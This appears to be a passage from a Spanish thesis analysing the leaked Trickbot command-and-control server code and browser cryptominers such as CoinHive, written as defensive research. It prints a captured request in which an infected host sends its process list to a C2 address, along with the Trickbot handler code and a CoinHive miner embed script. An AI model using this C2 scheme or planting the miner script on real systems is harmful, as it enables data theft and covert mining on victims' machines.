


Figura 8.32: Generación del *Id* de usuario en el *malware Trickbot*.

Finalmente, el último parámetro de las peticiones es el de los comandos. Los comandos vienen dados por un identificador numérico de 0 a 999.

Todos los datos de cada comando, son guardados en la base de datos en las tablas nombradas como "data<numComando>".

A continuación (fig. 8.33) se muestran las tablas para 4 comandos distintos (83, 90, 80 y 84).

Figura 8.33: Tablas relacionadas con los comandos 83, 90, 80 y 84.

Se muestra además el manejador de las peticiones *HTTP* para estos comandos:

home > remnux > Downloads > Conti Trickbot Leaks > dero > src > ≡ http_handler.erl

```
43      end,
44      { ok, Req2, Limits }.
45
46  terminate(_Reason, _Req, _Limits) ->
47      ok.
48
49  command(Cmd, [ <<>> ], Client, Limits, Req) ->
50      command(Cmd, [], Client, Limits, Req);
51
52  command(<<"60">>, [], Client, Limits, Req) ->
53      save(Client, Limits, Req);
54
55  command(<<"81">>, [] , Client, Limits, Req) ->
56      save80(81,Client, Limits, Req);
57
58  command(<<"82">>, [] , Client, Limits, Req) ->
59      save80(82, Client, Limits, Req);
60
61  command(<<"83">>, [] , Client, Limits, Req) ->
62      save83(Client, Limits, Req);
63
64  command(<<"84">>, [], Client, Limits, Req) ->
65      save84(Client, Limits, Req);
66
67  command(<<"90">>, [] , Client, Limits, Req) ->
68      save90(Client, Limits, Req);
69
70  command(_, _, _Client, _Limits, Req) ->
71      reply(forbidden, Req).
72
73  reply({text, Text}, Req) ->
74      { ok, Req1 } = cowboy_req:reply(200, [
75          {<<"Content-Type">>, <<"text/plain">> }
76      ], Text, Req),
77      Req1;
```

Figura 8.34: Manejador de peticiones *HTTP* para los comandos dados.

Analizando el código del parser de una petición para el comando "90", podemos ver que concuerda totalmente con la petición que obtuvimos en *wireshark* en la sección anterior (sección 8.2.1).




Figura 8.35: *Parsing* de la respuesta de la víctima al comando 90.

```
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/90 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=---WebKitFormBoundary7MA4YWxkTrZu0gW
User-Agent: Winhttp 1/0
Content-Length: 4362
Host: 203.176.135.102:8082

-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="proclist"

                ----------------PROCESS LIST----------------

[System Process]
System
smss.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
spoolsv.exe
svchost.exe
svchost.exe
svchost.exe
```


Figura 8.36: *Wireshark* - Comando 90.

En el caso analizado anteriormente la petición es:

/yas33/CAT-BOMB-W7-PC_ W617601.1071BE97...66/90

Que comparándola con el esquema de una petición de *Trickbot*, concuerda totalmente:

/<id-de-grupo>/<id-del-cliente>/<comando>/

En este caso el ID de grupo tiene el valor *"yas33"*, el ID del cliente en primer lugar tiene valor *"CAT-BOMB-W7-PC"*, se trata de una máquina *Windows* y el componente aleatorio es *"617601.1071BE97...66"*, el comando a ejecutar es el 90.

Funciones *API* para los administradores

Además, se proveen de diversas *APIs* para los administradores del *malware*, de forma que sea más sencilla interaccionar con él.

Este tipo de peticiones tienen la siguiente estructura:

/<apikey>/<apikeypass>/<function>/<param1>/<param2>/<param3>/

Se muestran las posibles funciones encontradas:

- ***GetGroupData***: Devuelve la información de un grupo.
- ***UploadFile***: Sube un fichero al servidor.
- ***UploadConfig***: Sube una configuración al servidor.
- ***UploadLink***: Sube un *link* al servidor.




Figura 8.37: Base de datos - *API* para el administrador.

Registro de actividad

Toda la actividad, tanto de las víctimas como con la *API* de "administrador", es guardada en un registro con los siguientes datos: Día y hora, clave *API*, identificador y función.

Archivos y configuraciones

Tanto el paso de archivos como de configuraciones, se hace mediante referencias en la base de datos.

Estos archivos poseen ciertas etiquetas que permiten ordenar o filtrar los elementos. Por ejemplo, versiones para las configuraciones o filtros con un lenguaje específico.

Esto permite filtrar por *ID* de grupo, país, sistema operativo, importancia, *ID* de cliente, etc. Si existiera más de un elemento posible, se tomaría el de mayor versión.




Figura 8.38: Base de datos - Archivos, configuraciones, etc.

Cola de comandos

Cada víctima tiene su propia cola de comandos. Los comandos son añadidos por el administrador y son eliminados de la cola cuando la víctima devuelve un informe de su ejecución (comando /10/).

Capítulo 9

Mineros

Tal y como se ha mencionado en la sección 7, los mineros de criptomonedas o cripto-mineros, componen la gran mayoría del *malware*; tanto en la situación *pre-COVID* como en la post-COVID.

Por ello, se considera que un análisis más cercano podría ayudar a comprender aún mejor el impacto que el COVID ha tenido sobre este tipo de *malware*.

Basándonos en lo ya analizado en secciones anteriores, se conoce que existe una fuerte correlación entre el precio del *Bitcoin* y el uso de criptomineros. No obstante, no se han analizado las funcionalidades y características intrínsecas del *malware*.

Se realizará primero un análisis de los mineros *pre-COVID*, seguido por la situación *post-COVID*.

9.1. Mineros Pre-COVID

Tal y como ya se ha comentado en la sección 7.1.1, la mayoría de las detecciones se encuentran en las siguientes familias: Coinhive (30 %), Cryptoloot (23 %), JseCoin (17 %), XMRig (7 %), Authedmine (6 %)

A continuación se hará un breve paso por las distintas familias de forma que se puedan comparar con las muestras post-COVID y así evaluar si existen cambios notorios.

En general, todos los mineros de la lista tienen características similares. De hecho, exceptuando *XMRig*[105], todos los mineros están basados en implementaciones *Javascript* e infectan/atacan por medio del navegador web.

Destacar también, que *Authedmine*, a pesar de mencionarse como familia diferente, no es más que una versión de *Coinhive* modificada.

Authedmine, surgió como respuesta a los antivirus. Debido a que las firmas de antivirus, con el tiempo, fueron capaces de detectar y mitigar este tipo de malware, *Coinhive*, con tal de seguir en el mercado, creó una versión dónde el usuario podía dar consentimiento de forma explícita, buscando así, que el "*software*" no se considerara *malware*, sino una alternativa a los anuncios. No obstante, la idea no llego a tener éxito, pues este tipo de mineros fueron bloqueados también.

Debido a esto, se puede apreciar que la utilización del minero con consentimiento es mucho menor:




Figure 7: Usage statistics for the opt-in version of Coinhive




Figure 8: Usage statistics for the silent version of Coinhive

Figura 9.1: Arriba: *Coinhive* con consentimiento (miles de usuarios).
Abajo: *Coinhive* sin consentimiento (millones de usuarios). Fuente: *MalwareBytes*.

9.1.1. Modo de uso de un criptominero

El modo de uso de los mineros es prácticamente el mismo entre las diferentes muestras. En general, basta con incluir un *script* en la página *HTML* y el minero funcionará solo. Como ejemplo se muestra el *script* necesario para incluir *CoinHive*.

```
const CoinHive = require('coin-hive');
(async () => {
  const miner = await CoinHive('ZM4gjqQO'); // CoinHive's Site Key
  await miner.start();   // Start miner
  // Listen on events
  miner.on('found', () => console.log('Found!'));
  miner.on('accepted', () => console.log('Accepted!'));
  miner.on('update', data =>
    console.log(`
    Hashes per second: ${data.hashesPerSecond}
    Total hashes: ${data.totalHashes}
    Accepted hashes: ${data.acceptedHashes}
  `)
  );
  // Stop miner
  setTimeout(async () => await miner.stop(), 60000);
})();
```

9.1.2. Panel de control

Puesto que este tipo de *malware* estaba destinado para todo tipo de usuarios, era común ofrecer un panel de control donde se pudiera manejar de forma sencilla el comportamiento del minero y tener a acceso a funcionalidades como estadísticas, retirada de dinero, etc.




Figura 9.2: Panel de control para *JSECoin*.

9.1.3. Diferencias entre las familias

Tras analizar las diferentes familias de *malware*, se puede apreciar que no existen grandes diferencias entre ellos, de hecho, las principales diferencias recaen en tasas más competitivas o funcionalidades secundarias como referidos o loterías.




Figura 9.3: La página de *CriptoLoot* ofertando una menor tasa que sus competidores.

9.2. Mineros post-COVID

A continuación, se analiza la situación de los criptomineros post-COVID.

9.2.1. *Coinhive*

A pesar de ser uno de los más predominantes a nivel estadístico, fue uno de los primeros mineros de la lista en cerrar. Según ciertas declaraciones: "La caída en *hash rate* (más del 50 %) desde el último *fork* de *Monero* nos afectó mucho" y "Así como el *crash* del mercado de criptomonedas que causó que *XMR* se depreciara más del 85 % en un año.". Es decir, al no tener una forma tan eficiente de minar y debido a la depreciación de la moneda, tuvieron que cerrar.

Esto no es más que otra evidencia de la correlación entre el precio de las criptomonedas y el uso de este tipo de *malware*.

A día de hoy, el dominio se encuentra vacío y si se visita, se redirige a una entrada del *blog* del famoso investigador *Troy Hunt,* creador de *HaveIBeenPwned*. El post tiene como título: "Yo ahora poseo el dominio de *CoinHive*. Esto es lo que estoy haciendo para luchar contra el *cryptojacking* y haciendo buenas cosas con políticas de seguridad de contenido".

Figura 9.4: Post del *blog* de *Troy Hunt*.

En este post, cuenta como ha obtenido el dominio, así como algunas estadísticas de los visitantes. Esto es especialmente relevante para el estudio de este *TFG*, pues como el *script* apunta al dominio, se pueden registrar cuantos usuarios estarían siendo víctimas actualmente.

En el siguiente gráfico se muestran los visitantes únicos infectados por *CoinHive* en 2021:





Figura 9.5: Visitantes únicos en el dominio de *Coinhive*.

Con la siguiente distribución demográfica:



Top Traffic Countries / Regions

Last week

Country / Region	Traffic
China	4,219,993
Russian Federation	3,679,088
United States	2,544,030
Georgia	1,768,122
Vietnam	1,281,024

Figura 9.6: Distribución demográfica del tráfico en el dominio de *Coinhive*.

Troy Hunt al tratarse de un *whitehat* (*hacker* ético) con renombre en la comunidad, hizo el bien, haciendo que el *script* devuelto (el antes minero) sea un *pop-up* informando a los visitantes del sitio infectado.




Figura 9.7: *Pop-Up* alertando a los visitantes.

9.2.2. Otros mineros basados en *Javascript*

Para el resto de mineros basados en *Javascript*, el resultado fue similar. Para *Crypto-Loot*, aunque el dominio parece estar en línea[106], ciertos contenidos de la web no parecen estar al día. Además el registro no parece funcional en estos momentos.




Figura 9.8: Registro no funcional.

En la página de *JSECoin* también se puede observar un mensaje del aviso de cierre de *JSECoin*[107].

JSE CLOSING DOWN 21ST APRIL 2020

